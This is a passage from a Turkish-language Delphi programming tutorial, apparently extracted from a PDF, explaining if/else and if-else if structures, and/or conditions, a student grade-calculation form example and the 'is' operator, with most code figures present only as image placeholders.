


Uzmanlaşmadan önce yazacağınız kodları (if için) muhakkak "begin-end" bloğu içerisinde yazmaya gayret edin. Bu şekilde bir hareket, hata yapma şansınızı minimuma indirecektir. Daha sonra Delphi'ye hakim olursanız o zaman dilediğiniz şekilde kodlama yapabilirsiniz. Kodları Editor'ünüze yazarken de biraz dikkatli olursanız, daha sonra kodu incelerken sizin için çok büyük kolaylık sağlayacaktır.

Eğer if – else arasına yazılacak olan kod satırları birden fazla ise bu durumda "begin – end" bloğu kullanmak sizin için zorunlu olacaktır.

```
if şart then
        begin
                //kod satırları
                //Kod satırları
        end    //Burada ";" olmayacak
else
        begin
                //kod satırları
                //kod satırları
        end;   //Burada ";" olacak
```


Aşağıda bu husus örneklendirilmiştir.



Buradaki "else" ifadesi, if'te belirtilen koşul dışındaki tüm durumlar için kullanılabilecek bir bloktur. Yani if'te belirtilen şart (Bu örnek için notun 50 den büyük olmasıdır) sağlanamadığı anda işleyecek olan kodlar else bloğu içerisinde yazılmalıdır. Bazı durumlarda, kalan tüm şartları ifade etmek mümkün olamayabilir (veya çok fazla irdeleme yapmak gerekebilir), bu durumlarda geriye kalan tüm şartları kastetmek için de else bloğu çok uygun olacaktır.

- **If – else if – else Yapısı:**

Alternatiflerin ikiden fazla olması durumunda kullanılabilecek olan bir yapıdır. Alternatif durumuna göre "else if" blokları çoğaltılabilir. Tüm "else if" blokları için yeni bir şart belirtmek zorunludur. Eğer tüm şartları ifade edebildiyseniz (bir çok durumda edemeyeceksiniz) "else" kullanma zorunluluğunuz yoktur. Aşağıda bu husus örneklendirilmiştir. Dikkatlice inceleyiniz.




Koda dikkat edecek olursanız, personelin ikamet ettiği şehir kontrol ettirilmekte ona görede gerekli kod satırları işletilebilmektedir. Burada hem "if" in hem de "else if" lerden birtanesinin beraber işletilme şansı yoktur. Belirtilen bloklardan sadece bir tanesi işletilecektir.

Yukarıdaki örneği dört farklı "if" yapısı kullanarak da çözebilirdiniz. Fakat siz birbiriyle alternatifli olan bu tür kodları "if-else if" bloğuyla çözün, hız kazanacaksınız. Sebebi çok basittir, şartlardan herhangi bir tanesi gerçekleştiği anda Delphi "if" in bitiş noktasını arayacak haliyle de diğer "else if" ler kontrol edilmeyecektir.


Tek Satırda Birden Fazla Şartı Kontrol Etmek (And & Or):

Bir çok durumda tek satırda birden fazla şartı kontrol ettirebilirsiniz. Bu size kod satırlarınızın kısalmasını sağlayacaktır.

Aşağıdaki örnekleri birbirleriyle kıyaslayınız.




Bu örnekte notun "0" dan küçük veya "100" den büyük olması aynı kodun işletilmesini sağladığı için bu iki şartı tek satırda kontrol edebiliriz.



"And" işleminde o satırdaki tüm şartların sağlanması gerekmektedir.

Şimdi de aynı problemi “Or” operatörünü kullanarak çözelim.




“Or” yapılan çözümde koşulların yerleri önem arz etmektedir. Yani “if” teki şartları “else if” e, “else if” teki şartları da “if” e alırsanız sonuçlarınızın bir çoğu yanlış olacaktır.

Mesela “(notu<0) or (notu>100)” satırı ile “notu<50” satırlarını yer değiştirirseniz, “0” dan küçük olan sayılar zaten “50” den küçük olacağı için “else if” i işletme şansınız olmayacaktır (Aralık kesişmesi vardır). “And” için böyle bir durum söz konusu değildir, satırların yerlerini değiştirseniz bile sonuç değişmeyecektir (Çünkü aralık kesişmesi yoktur).


Bu bölümde if yapısının detaylarını sizlere aktarmaya çalıştım. Bir yazılım dilinin en çok başvurduğu yapı sanıyorum budur. Bu yüzden hiç bir pürüz kalmadan kullanılabilecek tüm şekillerine adapte olmalısınız. Ne kadar karmaşık olursa olsun sorunun çözümünü yukarıdaki şekillerden bir tanesiyle gerçekleştireceksiniz. Bazı durumlarda if içerisinde başka bir if daha (belki onun içinde başka bir if yapısı daha vs.) olabilir. Bu tip durumlarda bloklara dikkat ederseniz hiç bir sorun yaşamazsınız.

Şimdi sizlere if yapısı ile ilgili güzel bir örnek çözeceğim. Örneğimiz hala okullarımızda uygulanan sınıf geçme notuyla ilgili olacak. Formunuzun üzerine 4 adet EditBox, iki adette label yerleştirerek aşağıdaki tasarımı oluşturunuz. Geçme notu vizelerin %30 u ile final notunun %70 i toplanarak bulunacaktır.

Aşağıdaki tasarımı oluşturunuz.



Aşağıdaki kodları da projenizin gerekli yordamlarına ekleyiniz.




Yukarıdaki kod sayesinde ikinci GroupBox ta yer alan bütünlemeyle ilgili nesnelerin gözükmemesi sağlanmaktadır.

Şimdi de girilen notları değerlendirecek olan Event'ları oluşturalım. Kodun yazıldığı event'lar Edit3 (Final notu) ile Edit4 (Bütünleme notu) ün Keypress leri olacaktır. "Keypress" yordamı klavyeden herhangi bir tuşa basılması durumunda otomatik olarak işleyen bir yordamdır. Bu yüzden her tuşa basılması bizim kodumuzu işletmesin diye Enter tuşu için ("Key=#13") kontrol konulmuştur. Artık kodumuz sadece Enter tuşuna basıldığı zaman işleyecek, diğer tuşlar hesaplatma işlemini gerçekleştiremeyecektir.


"Keypress" yordamı hakkında detaylı bilgileri Event'lar kısmında bulabilirsiniz. Şimdilik sadece Cursor o kontrolde iken klavyeden bir tuşa basılması durumunda işletileceğini bilin yeter.

Artık aşağıda verilen kodlarıda projenize ekleyebilirsiniz. Kodların Edit3 ve Edit4 kontrolünün Keypress ine yazıldıklarını tekrar hatırlatalım.



Bu yordama yazılan kod sadece Final de geçen öğrencilerle ilgilidir. Girilen vize notlarının ortalamasının %30 u ile Final notunun %70 i toplanarak, bulunacak değerin "50" den büyük veya küçük olduğuna bakılacaktır. Eğer ortalama değeri 50 nin üzerinde ise öğrencinin başarılı olduğuna dair uyarı 4 numaralı etikette kullanıcıya bildirilecektir. Aksi takdirde öğrencinin finalde başarılı olamadığı uyarısı yine aynı etikette öğretmenine iletilecektir.

Şayet öğrenci bütünlemeye kaldı ise; bu aşamadan sonra bütünlemeyle ilgili bilgiler gözükecektir. Bütünleme notu girildikten sonra, Enter tuşuna basınca aşağıdaki (Edit4 ün KeyPress yordamı) yordamın kodu işleyip bulunacak, yeni ortalamaya göre sınıfta kalıp kalmadığı belli olacaktır.



Bu tür bir programda if yapısı gerçekten programcının eli kolu gibidir. If yapısının anlaşılabilmesi için güzel bir örnek (Daha da güzelleştirilebilir. Onuda siz yapın) olduğunu düşünüyorum .

Bir programın algoritmasını doğru bir şekilde tasarlarsanız, projeyi yazarken size çok büyük bir kolaylık sağlayacaktır. Baştan savma olarak bir işe asla soyunmayınız. Tüm olasılıkları düşünüp, hesaplayıp, alternatifler türettikten sonra uygulamaya girişiniz. En önemlisi de ustalarınızın tavsiyelerine muhakkak uyun. Aksi takdirde bir projeyi birkaç kere tekrar yapmak zorunda kalabilirsiniz. Bu da sizde hayal kırıklığı yaratacaktır.

Is Operatörü Kullanarak Karşılaştırma Yapmak:

Nesneleri (Kontroller, classlar, type vs.) "=" operatörüyle kıyaslayamazsınız. Uygulamanızda bu tür kıyaslar yer alacaksa "Is" operatörünü kullanmalısınız. Aşağıda "Is" operatörörünün kullanımına ait yapı verilmiştir.

```
if ActiveControl is TEdit then
begin

        //Kodlar buraya yazılacak.

end;
```

Şimdi konuyu daha iyi anlayabilmeniz için aşağıdaki örnek uygulamayı yapalım. Örneğimiz için form tasarımı aşağıda verilmiştir.

Gerekli olan kodda aşağıda verilmiştir. Programı çalıştırdıktan sonra kontrolü alan Edit in içeriğinin silindiğini göreceksiniz.

